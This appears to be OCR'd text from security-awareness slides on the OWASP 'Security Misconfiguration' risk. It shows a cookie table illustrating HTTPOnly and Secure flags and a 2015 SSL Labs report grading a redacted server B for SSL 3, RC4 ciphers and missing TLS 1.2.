


Name	Value	Domain	Path	Expires ...	Size	HTTP	Secure
[redacted]	R3081358343	[redacted]	/	Session	16		
JSESSIONID	09DFB441CB3ED4081575947...	[redacted]	/	Session	42		

HTTPOnly & Secure

5. Security Misconfiguration


Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific

NOT USING HTTPS/SSL/TLS

https://www.ssllabs.com/



You are here: Home > Projects > SSL Server Test > [redacted]

SSL Report: [redacted]

Assessed on: Mon Apr 06 11:57:40 PDT 2015 | HIDDEN | Clear cache

Summary

Overall Rating

B

Certificate	100
Protocol Support	70
Key Exchange	90
Cipher Strength	60


Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This server uses SSL 3, which is obsolete and insecure. Grade capped to B. MORE INFO »

Certificate has a weak signature and expires after 2016. Upgrade to SHA2 to avoid browser warnings. MORE INFO »

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to B.

This server accepts the RC4 cipher, which is weak. Grade capped to B. MORE INFO »



Configuration

Protocols

TLS 1.2	No
TLS 1.1	No
TLS 1.0	Yes
SSL 3 **INSECURE**	Yes
SSL 2	No


Cipher Suites (SSL 3+ suites in server-preferred order; deprecated and SSL 2 suites always at the end)

TLS_RSA_WITH_RC4_128_MD5 (0x4) **WEAK**	128
TLS_RSA_WITH_RC4_128_SHA (0x5) **WEAK**	128
TLS_RSA_WITH_DES_CBC_SHA (0x9) **WEAK**	56
TLS_RSA_WITH_3DES_EDE_CBC_SHA (0xa)	112
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f)	128
TLS_RSA_WITH_AES_256_CBC_SHA (0x35)	256

